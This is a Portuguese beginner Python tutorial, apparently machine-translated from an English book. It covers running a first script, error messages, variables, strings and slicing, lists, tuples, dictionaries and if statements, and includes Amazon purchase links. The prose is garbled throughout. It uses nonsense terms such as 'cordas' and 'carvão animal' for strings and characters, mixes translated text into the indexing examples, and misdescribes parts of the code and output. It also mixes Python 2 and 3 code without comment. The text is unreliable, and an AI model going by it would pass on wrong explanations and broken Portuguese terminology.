Você não deve se importar tanto se o seu editor não parece o mesmo que a imagem acima deve ser apenas um pouco perto, pelo menos. Você pode ver um cabeçalho diferente em sua janela, talvez um cabeçalho janela diferente pouco e cores diferentes. Além disso, o lado esquerdo da janela não terá o nome 'zedshaw', mas irá mostrar o diretório que você usou para salvar seus arquivos. Tais diferenças são todos bem.


Ao criar o arquivo, mantenha os seguintes pontos em mente:

1. No exemplo acima, eu pessoalmente não escreva os números no lado esquerdo. Você não digitar os números de linha para os scripts; estes números estão no livro para que eu possa mencionar as linhas especiais a “olhar para a quinta linha” dizendo- “ou linha 5”.
2. A impressão que está lá no início da linha deve estar lá e parece muito o mesmo que o que eu já tenho ex1.py. Para que ele funcione, cada personagem precisa corresponder. A cor não importa realmente; a única coisa

o que importa são os personagens que você realmente digita. Digite o seguinte no terminal para executar o arquivo. ex1.py python

Se você fez tudo corretamente, então você deve ser capaz de ver uma saída semelhante ao meu, como mostrado nas imagens abaixo. Se você tem algo diferente, isso simplesmente significa que você tenha feito algo errado (e não, o computador não é o problema). Você deve ver o seguinte em:


terminal de Mac OS X



A screenshot of a Mac OS X terminal window titled "ex - bash - 81x21". The window shows the command "zedshaw\$ python ex1.py" followed by the output of the script. The output consists of several lines of text: "Hello World!", "Hello Again", "I like typing this.", "This is fun.", "Yay! Printing.", "I'd much rather you 'not'.", and "I "said" do not touch this.". The terminal window has a dark background and light-colored text. The title bar is at the top, and there are three small colored circles (red, yellow, green) in the top-left corner.

```
zedshaw$ python ex1.py
Hello World!
Hello Again
I like typing this.
This is fun.
Yay! Printing.
I'd much rather you 'not'.
I "said" do not touch this.
zedshaw$
```

Windows (no powershell):



```
PS C:\Users\zed\lpthw> python ex1.py
Hello World!
Hello Again
I like typing this.
This is fun.
Yay! Printing.
I'd much rather you 'not'.
I "said" do not touch this.
PS C:\Users\zed\lpthw>
```

Você pode começar a ver um grande número de nomes diferentes antes de o comando 'ex1.py python', mas a parte mais importante é digitar o comando e ver uma saída semelhante ao que temos aqui. Se houver um erro, ele vai aparecer como segue:

```
$ python ex/ex1.py
File "ex/ex1.py", line 3
    print "I like typing this.
          ^
```

SyntaxError: EOL while scanning string literal

É essencial que você seja capaz de ler as mensagens de erro, pois você estará fazendo muitos deles. Todo mundo faz esses tipos de erros. Vamos olhar para a linha de erro por linha.

No terminal, você executou o comando para executar o script ex1.py. Python nos informam que há um erro no arquivo ex.1py especificamente na linha 3. Esta linha de código é “impresso” para que você possa vê-lo.

Em seguida, ele inclui um caractere acento circunflexo (^) para apontar para o problema. Você pode notar o caractere de aspas duplas em falta (“) não pode?

Por último, temos um SyntaxError impresso que diz algo sobre o possível erro. Normalmente, estes são bastante enigmática, mas se você copiar o texto e colá-lo num motor de busca, provavelmente você vai encontrar alguém que tenha tido uma

erro semelhante e talvez uma maneira de corrigi-lo também.

O “Adicionando dois números” Programa

Se tiver sido olhando ao redor, você deve ter notado que o programa “Olá Mundo” é o comumente usado para introduzir uma linguagem de programação como Python para iniciantes.

“Olá, mundo!” É um programa simples que produz 'Olá, mundo!' como a saída. Python é uma das línguas mais simples não só para aprender, mas também para usar para criar o 'Olá, mundo!' programa que é tão simples como apenas ter a impressão inscrição ("Olá, World!"). Vamos, portanto, ter um programa diferente. Este é um programa de escrever dois números.

```
# Add two numbers
num1 = 3
num2 = 5
sum = num1+num2
print(sum)
```

Vamos examinar como esse programa funciona ...

Na linha 1, temos # Adicionar dois números. Qualquer linha que começa com o símbolo '#' é um comentário. Na programação, comentários definir a finalidade de um código e servem para ajudá-lo, o programador, entender a intenção do código. Compiladores e intérpretes costumam ignorar os comentários.

Na linha 2, temos num1 = 3. Neste caso, num1 é uma variável. Você pode armazenar um valor em uma variável e, portanto, 3 aqui é armazenado nesta variável.

Na linha 3, temos NUM5 = 3. Da mesma forma, num2 é uma variável e 5 é o valor armazenado na mesma.

Na linha 4, temos sum = num1 + num2. Ambos variáveis, num1 e num2, são combinados pelo operador '+'. O resultado da adição é, então, armazenado num outro variável conhecido como 'soma'.

Na linha 5, temos de impressão (soma). A função 'print ()' simplesmente imprime a saída ou produto na tela. No caso aqui, 8 é a saída impressa na tela.

Mais sobre variáveis é o próximo up.

Pontos importantes para lembrar

Para representar uma declaração no programa Python, usamos nova linha ou entrar. Não é obrigatório usar o ponto e vírgula no fim da instrução-o que não é o caso em linguagens como JavaScript, C ou C ++ e PHP. Python realmente recomenda que você ignorar o ponto e vírgula à direita no final da declaração. Em vez de usar {} chaves -curly, você pode usar recortes em representação de um bloco.

```
im_a_parent:  
im_a_child:  
    im_a_grand_child  
im_another_child:  
  
    im_another_grand_child
```

Vamos agora falar um pouco mais sobre variável e algumas outras coisas que você deve saber:

Clique aqui para comprar a versão de bolso do livro:

[https://www.amazon.com/Python-Manuscripts-Programming-Beginners-](https://www.amazon.com/Python-Manuscripts-Programming-Beginners-Intermediarios/dp/1980953902)
[Intermediários / dp / 1980953902](#)

Variáveis, Cordas, listas, tuplas, dicionários

Vamos começar com as variáveis:

variáveis

Como vimos anteriormente, uma variável armazena um valor. Para esclarecer melhor o conceito, vejamos mais alguns exemplos:

```
message = "Hello Python world!"  
print(message)
```

Você pode alterar o valor de uma variável em qualquer ponto desejado.

```
message = "Hello Python world!"  
print(message)  
  
message = "Python is my favorite language!"  
print(message)
```

As regras de nomeação

Variáveis pode ter apenas letras, sublinhados e números. Os nomes das variáveis podem começar com um sublinhado ou uma carta, nunca por um número. Ao escrever os nomes de variáveis, você não deve incluir espaços. Em vez disso, você pode usar sublinhados. Por exemplo, você pode usar 'my_name' em vez de 'o meu nome.'

Você não pode substituir nomes de variáveis para palavras-chave python. palavras-chave Python são palavras especiais que formam o vocabulário do Python. Uma palavra-chave Python é uma espécie de palavra reservada que você não pode usar como um identificador. A lista abaixo contém as palavras-chave para a linguagem Python:

False	def	if	raise
None	del	import	return
True	elif	in	try
and	else	is	while
as	except	lambda	with
assert	finally	nonlocal	yield
break	for	not	
class	from	or	
continue	global	pass	

Nomes de variáveis devem ser descritivo, mas não muito longo. Por exemplo, bs_wheels
é Melhor do que simplesmente 'rodas' ou
total_number_of_wheels_on_a_bus.

Você tem que ter cuidado sobre como usar a letra O maiúscula e letra minúscula l em áreas
onde alguém poderia confundi-los com os números 0 e
1.

O erro Nome

Quando você estiver usando variáveis, você vai se deparar com um erro comum em um ponto ou outro.
Confira o código abaixo para ver se você pode trabalhar fora porque ele traz um erro:

```
message = "Thank you for sharing Python with the world, Guido!"  
print(mesage)
```

Vamos agora olhar através da mensagem de erro. Primeiro, você vê-lo como um NameError e então
você vê o arquivo que provocou o erro, e uma seta verde mostra a linha do arquivo que causou o erro.
Você, então, obter uma resposta mais específica que “a 'mensagem' nome não está definido.”

Você já pode ter encontrado a origem do erro. Você digitou a mensagem em duas formas que são
diferentes. O programa python realmente não se importa se você usa o nome da variável 'mensagem' ou
'mensagem'. Ele só se preocupa que grafias do seu variáveis corresponder cada vez que você usá-los.

Isto é muito importante porque é garantir que você tenha um 'nome' variável que tem um nome nele, em
seguida, uma outra variável 'nomes' contendo alguns nomes nele. Você pode corrigir os NameErrors,
garantindo todos os seus nomes de variáveis têm ortografia consistente.

```
message = "Thank you for sharing Python with the world, Guido!"  
print(message)
```

Cordas

Strings são pedaços de textos que você quer 'exportar' fora do programa que você está escrevendo ou exibição para alguém. O programa python sabe que você pretende ter algo como uma corda quando você coloca 'aspas simples' ou 'aspas duplas' em torno de seu texto.

Python tem um na classe string construído (vamos falar sobre classes em um bit) chamado 'str'. Esta classe string tem inúmeras características importantes (temos um módulo anterior conhecida a 'string' que você não deve usar).

As strings literais podem ser delimitadas por aspas simples ou duplas aspas simples As citações são os mais popularmente usado. Backslash escapa geralmente trabalham muito bem a forma padrão dentro de ambas as literais duplos e individuais citado como em \ n \ \" . Você pode também incluir aspas simples em corda dupla citou literal. Por exemplo, "Eu não fiz isso" e da mesma forma, o único táxi string tem aspas duplas.

strings literais pode até ocupar várias linhas, mas no final de cada linha, tem de haver uma folga \ para escapar da nova linha. Mais uma vez, as strings literais dentro de aspas triplas como estes """" ou "" pode abranger várias linhas de texto.

cordas Python também são imutáveis. Isto significa que, uma vez criados, eles são imutáveis. Este estilo imutável também está presente nas cordas Java. Desde cordas de Java são imutáveis, criamos novas cordas on the fly para representar valores computados. Por exemplo, a 'Olá' + 'não' expressão leva em ambas as cordas 'Olá' e 'não' e cria uma nova string 'hellothere'. caracteres cadeia pode também acessíveis usando a sintaxe padrão [] ; assim como C ++ e Java, Python usa tipo de indexação baseada em zero; assim, se str é 'Olá' str [1] é 'e'. Neste caso, Python também pode gerar um erro se o índice está fora dos limites para a cadeia. Ao contrário de Perl, o estilo Python é parar se não pode dizer claramente o que fazer em vez de estruturar um valor padrão. A sintaxe acessível você pode ver abaixo trabalha para retirar qualquer substring de uma string. O len (texto) retorna o comprimento de uma corda. A sintaxe [] e o len () função funcionar em qualquer tipo de listas sequence-, cordas e assim por diante. Python tenta fazer suas operações funcionar através de diferentes tipos.

NOTA: Para evitar o bloqueio a função 'len ()' não use 'len' como o nome para a variável.

O operador '+' pode concatenar ou junte-se duas cordas. Como você vai notar em

o código abaixo, as variáveis não são exatamente pré-declaradas - você só precisa atribuir a eles e ir.

```
s = 'hi'  
print s[1]    ## i  
print len(s) ## 2  
print s + ' there' ## hi there
```

Ao contrário de Java, o operador '+' aqui não muda os números automaticamente, ou alguns outros tipos para a forma string. A função str () altera os valores a uma forma de string para que eles possam se juntar com outras cordas.

```
pi = 3.14  
##text = "The value of pi is ' + pi ## NO, does not work  
text = 'The value of pi is ' + str(pi) ## yes
```

Para números, os operadores comuns, *, /, + trabalham da forma normal. Não temos ++ operador, mas o += -= e assim por diante trabalham. Se você deseja uma divisão inteira, é mais apropriado usar 2 barras-como em 6 // 5 é 1-antes do Python 3000, um / faz int ou inteiro divisão com ints de qualquer maneira; à medida que avançamos no entanto, // é a forma mais preferida de indicar que você precisa de uma divisão inteira.

O operador 'print' imprime um único item ou mais em Python e, em seguida, uma nova linha (para inhibir a nova linha, deixe uma vírgula no final dos itens). Uma cadeia de caracteres 'cru' literal, o prefixo 'r' passa através de colocação sem qualquer tratamento especial da backlashes- thus R'X \ nx' está avaliando para a cadeia de comprimento-4 'x \ nx'. A 'u' prefixo permite que você faça uma seqüência de caracteres Unicode literal- e como você provavelmente sabe, Python tem vários outros recursos de suporte Unicode.

```
raw = r'this\t\n and that'  
print raw ## this\t\n and that  
  
multi = """It was the best of times.  
It was the worst of times."""
```

métodos de String

Vamos agora discutir alguns dos métodos mais populares de cordas. Um método é como uma função única que ele seja executado 'on' um objeto (mais sobre objetos em breve). Se a variável s passa a ser uma cadeia de caracteres, o código s.lower () assim executa a) Método inferior (no objecto de cadeia em questão e, em seguida, devolve o resultado).

Olhe para os seguintes métodos de cordas. Vou tentar incluir um pouco de descrição para cada um.

`s.lower()`, `s.upper()`. This one returns the uppercase or lowercase string's version.

`s.strip()`. Returns a string; the whitespace in this case is removed from the beginning and end.

`s.isalpha()`/`s.isdigit()`/`s.isspace()`... This one checks whether all the string chars are in the different character classes.

`s.startswith('other')`, `s.endswith('other')`. It tests or checks whether the string is starting or ending with the other string in question.

`s.find('other')`. This one runs a search for the other string in question (but not the usual expression) inside `s` and then returns the initial index where it is beginning or `-1` if it's not found.

`s.replace('old', 'new')`. This one returns a string in which the 'old' occurrences have been substituted by 'new'.

`s.split('delim')`. It returns a substrings list separated by some delimiter. The delimiter is not some regular expression but a text. Consider `'aaa,bbb,ccc'.split(',') -> ['aaa', 'bbb', 'ccc']`. `S.split()` –without any arguments– splits on all the whitespace chars- as a useful special case.

`s.join(list)`. This is opposite of `split()`; it joins elements in a given list with the string acting as the delimiter- for instance `'---'.join(['aaa', 'bbb', 'ccc']) -> aaa---bbb---ccc`

Quando você faz uma busca simples no Google por "Python str", você deve ver todos os métodos str no site oficial: [métodos string python.org](#). Python não tem um tipo separado de caráter. Em vez disso, há uma expressão tal como `s [8]` que retorna um comprimento-1 de cadeia que contém o caráter. O comprimento da corda -1 garante que os operadores `<=`, `==` estão trabalhando como seria de esperar, assim, você geralmente não tem que saber que o Python não tem um tipo escalar separada de carvão.

As fatias de corda

A sintaxe 'fatia' é uma ótima maneira de se referir às seqüências subparts-

que é geralmente listas e strings. Os s [start: Extremidade] fatia representa os elementos que se iniciam no ponto de partida e se estendem até ao final, mas não incluindo a ele.

Vamos imaginar que temos s = 'Olá'

Hello

0	1	2	3	4
-5	-4	-3	-2	-1

1. s [1: 4] está 'ell'. Estes são os caracteres que começam no índice 1 e estendem-se ao índice de quatro, sem inclusão
2. s [1:] é 'ello'. Ele omite tanto os padrões do índice para o início ou fim da cadeia.
3. s [:] é 'Olá'. Omitindo os dois sempre oferece uma cópia de toda a coisa-que é a maneira Pythonic de copiar uma seqüência como uma lista ou string
4. s [1: 100] é 'ello'. Um índice que demonstra grande demais torna-se condensado para baixo para comprimento da corda

Os números de índice padrão que são oferta baseada em zero fácil acesso aos caracteres perto do início da cadeia. Alternativamente, Python usa números negativos para oferecer um acesso simples aos caracteres no fim da cadeia. Aqui s [-1] é o caractere final de 'O' e s [2] é 'l' ao lado do carvão animal final, e assim por diante. números de índice negativos geralmente contar para trás a partir da corda ou final:

1. A última carvão animal, que é em primeiro lugar a partir do próximo é s [-1] é 'o'
2. O quarto da estreita é s [-4] é 'e'
3. s [: - 3] é 'Ele' representa indo até, mas não inclui os três últimos caracteres
4. [s: -3] é 'llo' começando com o terceiro carvão animal a partir do próximo / extremidade e estendendo-à fim da cadeia

Como você pode imaginar, é um truísmo reta que para qualquer índice n, s [: n] + s [n:] == s. Na verdade, isso funciona para n negativo também. Em termos diferentes, s [n] e s [n:] sempre dividindo a corda em duas partes da cadeia, conservando cada

e cada personagem. Quando você obter algum conhecimento sobre listas, você pode perceber que fatias trabalhar perfeitamente com listas bem.

Antes de continuar, você pode querer ir através do seguinte tema em strings:


[Cordas i18n \(Unicode\)](#)

Listas Python

Python tem um grande tipo de lista embutido conhecido como 'lista'. Os literais lista são escritos geralmente dentro dos colchetes - '[]'. As listas funcionam como cordas

- para acessar os dados, eles usam os colchetes e a função len (); o primeiro elemento é no índice 0. Você também pode verificar os docs listas ao [site oficial python](#) .
-

```
colors = ['red', 'blue', 'green']
print colors[0] ## red
print colors[2] ## green
print len(colors) ## 3
```



Atribuição que contém um = nas listas não faz uma cópia. Em vez disso, as atribuições de fazer ambas as variáveis apontam para a lista única na memória.

```
b = colors ## Does not copy the list
```



A 'lista vazia' é simplesmente alguns colchetes vazios []. funções '+' para combinar duas listas, assim [1,2] + [3,4] irá produzir [1,2,3,4] - este é semelhante a + com cordas.

Na e para a

Em Python, as construções de 'em' e 'para' são muito convenientes e você vai notar que seu primeiro uso é com listas. A construção 'for'-de var em listas-se um meio muito fácil olhar para cada elemento em uma lista (ou alguma outra coleção). Durante iteração, não adicionar ou retirar (remover) a partir da lista.

```
squares = [1, 4, 9, 16]
sum = 0
for num in squares:
    sum += num
print sum ## 30
```

Se por acaso você já conhece os componentes da lista, você pode usar um nome de variável no circuito, a fim de capturar essa mesma informação, por exemplo 'nome', 'url' ou 'num'. Porque não há outra sintaxe no código Python para lembrá-lo de tipos, o que você tem que manter em linha reta ou focado em é o que está acontecendo em seus nomes de variáveis.

A construção 'em' é uma maneira simples para testar se algum elemento está aparecendo em uma lista (ou outra coleção) -valor na coleção da fábrica para testar se o valor ainda está na coleção, e retorna verdadeiro ou falso.

```
list = ['larry', 'curly', 'moe']
if 'curly' in list:
    print 'yay'
```

As construções de / em são muito populares no código Python e em função de tipos de dados lista para além de, assim você só tem que memorizar sua sintaxe. Além disso, você poderia ter alguns pedaços de outras línguas em que você começa a iteração sobre coleções manualmente onde em Python você pode simplesmente usar para / in.

Você também pode usar Para / in para trabalhar em uma cadeia onde a corda se comporta como uma lista de seus caracteres; portanto, 'para ch em s: ch print' irá imprimir todos os caracteres de cordas.

tuples

Como uma lista, um tuplo é uma sequência de valores. Normalmente, os diversos valores armazenados dentro de um tuplo são geralmente indexados por inteiros e pode ser de qualquer tipo. A principal variação entre tuplas e listas é que tuplas são realmente imutáveis, enquanto listas não são. Além disso, tuplas são Hashable e comparáveis, o que significa que você pode realmente classificar listas de tuplas e usar as tuplas como valores importantes dicionários Python.

Em termos de sintaxe, um tuplo é uma lista de valores separadas por uma vírgula.

```
>>> t = 'a', 'b', 'c', 'd', 'e'
```

Mesmo que não é necessário, é comum para incluir tuplas entre parênteses para que seja fácil de identificar tuplas quando se olha para o código Python:

```
>>> t = ('a', 'b', 'c', 'd', 'e')
```

Para criar uma tupla com um elemento, você tem que incluir a última vírgula:

```
>>> t1 = ('a',)  
>>> type(t1)  
<type 'tuple'>
```

Python percebe ('a') como uma expressão que tem uma string em parênteses que avalia a uma corda.

```
>>> t2 = ('a')  
>>> type(t2)  
<type 'str'>
```

Alternativamente, você pode construir uma tupla usando o tuple função built-in. Sem um argumento, ele constrói uma tupla vazia.

```
>>> t = tuple()  
>>> print t  
()
```

Se em todo o argumento é uma seqüência, ou seja lista de string ou tupla-o produto da chamada para tupla é automaticamente uma tupla que contém o elemento seqüência.

```
>>> t = tuple('lupins')
>>> print t
('l', 'u', 'p', 'i', 'n', 's')
```

Desde tupla é um nome de um construtor, não tente usá-lo como o nome de uma variável.

Além disso, muitos operadores de lista de trabalho em tuplas bem eo operador de suporte é responsável por indexar um elemento:

```
>>> t = ('a', 'b', 'c', 'd', 'e')
>>> print t[0]
'a'
```

O operador escolhe uma fatia / intervalo de arranjo de elementos.

```
>>> print t[1:3]
('b', 'c')
```

No entanto, se você tentar modificar um único elemento da tupla, você recebe um erro da seguinte forma:

```
>>> t[0] = 'A'
TypeError: object doesn't support item assignment
```

Você não pode modificar os elementos tupla mas você pode ter uma tupla substituindo outro da seguinte forma:

```
>>> t = ('A',) + t[1:]
>>> print t
('A', 'b', 'c', 'd', 'e')
```

dicionários

Os dicionários são um tipo composto que é essencialmente diferente dos tipos de sequências que encontramos em listas, cordas, e tuplos. Compreendem o tipo de mapeamento embutido do Python. Eles mapeiam chaves (estas teclas pode realmente ser qualquer tipo imutável), para diferentes valores (estes valores podem ser de qualquer valor tupla tipo por exemplo, ou os valores de uma lista).

Você tem que observar que em ciência da computação, nós dicionários também pode ser referido como matrizes associativas, tabelas de símbolos e mapas. Os pares de valores são conhecidos como campo de valor, de valores-chave, nome de valor ou valores de atributos. Vejamos um exemplo: vamos tentar criar um dicionário que vai tentar traduzir algumas palavras em inglês para o espanhol. As chaves para este dicionário são strings.

Uma maneira eficaz de criar um dicionário é começando com o dicionário vazio e adicionando pares de valores chave. Um par de chavetas {} representa o dicionário vazio:

```
>>> eng2sp = {}
>>> type(eng2sp)
<class 'dict'>
>>> eng2sp['one'] = 'uno'
>>> eng2sp['two'] = 'dos'

>>> eng2sp['three'] = 'tres'
```

A atribuição inicial normalmente gera um dicionário com o nome eng2sp. Além disso, quaisquer novas atribuições normalmente adicionar pares chave-valor novos / frescos ao dicionário inicial. Da maneira usual, você pode imprimir o valor existente do dicionário da seguinte forma:

```
>>> print(eng2sp)
{'three': 'tres', 'one': 'uno', 'two': 'dos'}
```

Vírgulas são usadas para separar pares chave-valor do dicionário. Cada par tem uma chave, bem como um valor que está separado por dois pontos.

A organização exata dos pares pode não ser necessariamente como você poderia esperar. Como um programa, Python determina onde os pares chave-valor são mantidos em um dicionário pelo uso de algoritmos complexos. Para este efeito, você pode

acho que desta organização como sendo imprevisível, e, assim, você não deve tentar contar com ele; em vez disso, você deve tentar olhar para cima valores utilizando uma chave conhecida. Outro método de criação de um dicionário é fornecendo uma lista de pares chave-valor com a mesma sintaxe como a saída mais cedo.

```
>>> eng2sp = {'one': 'uno', 'two': 'dos', 'three': 'tres'}
```

Na verdade, a ordem que você usa para escrever os pares não importa, já que os valores em um dicionários são recuperados com as chaves e não índices-assim, a ordenação não é importante.

Olhar como você pode usar uma chave de olhar para cima o valor correspondente abaixo:

```
>>> eng2sp['two']
'dos'
The key 'two' yields the value 'dos'.
```

As Operações Dicionário

O 'del' declaração tira pares chave-valor de dicionários. Por exemplo, o dicionário abaixo tem nomes de diferentes frutas e o número de cada um deles no inventário:

```
>>> inventory = {'apples': 430, 'bananas': 312, 'oranges': 525,
'pears': 217}
>>> print(inventory)

{'apples': 430, 'bananas': 312, 'pears': 217, 'oranges': 525}
```

Se uma pessoa adquire todas as peras aqui, você pode tirar a entrada do dicionário da seguinte forma:

```
>>> del inventory['pears']
>>> print(inventory)

{'apples': 430, 'bananas': 312, 'oranges': 525}
```

Caso contrário, se você está esperando mais algumas peras nos próximos dias, você pode simplesmente mudar o valor relacionado com as peras.

```
>>> inventory['pears'] = 0  
>>> print(inventory)  
{'apples': 430, 'bananas': 312, 'pears': 0, 'oranges': 525}
```

A função 'len' funciona em dicionários bem; ele retorna a quantidade de pares de valores KEY- da seguinte forma:

```
>>> len(inventory)  
4
```

O operador 'em' retorna 'true' quando a tecla aparece no dicionário e 'falso' de outra forma:

```
>>> 'pears' in inventory  
True  
>>> 'blueberries' in inventory  
False
```

Este operador é sem dúvida muito importante porque olhando para cima em um dicionário é on-existentente traz erro de execução.

```
>>> inventory['blueberries']  
Traceback (most recent call last):  
  File "", line 1, in <module>  
KeyError: 'blueberries'  
  
>>>
```

Para resolver o problema que temos aqui, temos o método build-in 'get' para fornecer um valor padrão que é devolvido se a chave não está acessível.

```
>>> inventory.get('blueberries', 0)  
0  
>>> inventory.get('bananas', 0)  
312
```

A função embutida 'classificadas' retorna listas de chaves dicionários em um método ordenada da seguinte forma:


```
>>> sorted(inventory)  
['apples', 'bananas', 'oranges', 'pears']
```

Tomando uma decisão

A tomada de decisão é a antecipação de condições que ocorrem como o programa é executado e também a especificação de ações tomadas com relação às condições.

Em um programa, as decisões são usados quando o programa contém escolhas condicionais para orientar a execução de um bloco de código. Para semáforos Instância- têm diferentes cores de luz que iluminam a diferentes cenários de acordo com as condições da estrada ou qualquer regra particular.

As estruturas de decisão avaliar diferentes expressões que produzem VERDADEIRO ou FALSO como o resultado. Você tem que determinar a ação que você precisa tomar e as demonstrações para executar quando o resultado é VERDADEIRO ou FALSO. Olhe para a forma geral de uma estrutura padrão de tomada de decisão que você vai encontrar na maioria das linguagens de programação hoje:



A linguagem Python toma quaisquer valores não nulos e não-zero como TRUE. Assim, se é nulo ou zero, o programa assume que é um valor FALSE. A linguagem oferece a decisão de fazer declarações abaixo:

1. Se afirmações: O “se” declarações são feitas de expressões booleanas seguidas por uma única instrução ou mais.
2. Se ... else: Uma outra declaração opcional pode seguir o caso

declaração-este executa quando a expressão booleana é FALSE

3. IF aninhadas: Você pode usar uma única instrução else if ou instrução if dentro de outra else if ou se comunicado.

Vamos agora passar por cada uma das tomadas de decisão em breve:

Os únicos suites declaração

Se um 'If' suíte cláusula compreende apenas uma única linha, que poderia ir na mesma linha como a declaração de cabeçalho.

Olhe para exemplo de um 'one-line se' cláusula seguinte.

```
#!/usr/bin/python

var = 100
if ( var == 100 ) : print "Value of expression is 100"
print "Good bye!"
```

Quando executar o código acima, dá o resultado abaixo:

Value of expression is 100

Good bye!

Se declarações

Se declarações são as mais simples declarações tomada de decisão; seu uso principal é determinar se um determinado declaração ou declaração bloco será executado ou não

- isto é, se uma determinada condição for verdadeira, então um bloco de instrução é executada, caso contrário ele não é. A sintaxe é como se segue:

```
if condition:
    # Statements to execute if
    # condition is true
```


A condição após a avaliação aqui é verdadeira ou falsa. O 'if' admite booleanas valores-por isso, se o valor for true, ele irá executar as instruções abaixo dela, caso contrário ele não vai. Você pode realmente usar condição

com suporte ("), bem.

Como você sabe, Python identifica um bloco usando recuo. Isto significa que o bloco sob um comando if será identificado como descrito no exemplo abaixo:

```
if condition:  
    statement1  
statement2  
  
# Here if the condition is true, if block  
# will consider only statement1 to be inside  
# its block.
```

O fluxograma:



```
# python program to illustrate If statement
```

```
i = 10  
if(i > 15):  
    print ("10 is less than 15")  
print ("I am Not in if")
```

A saída é: Eu não

estou em se

Desde a condição no comando if for falsa, o bloco sob o comando if não será executado como um resultado.

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts->

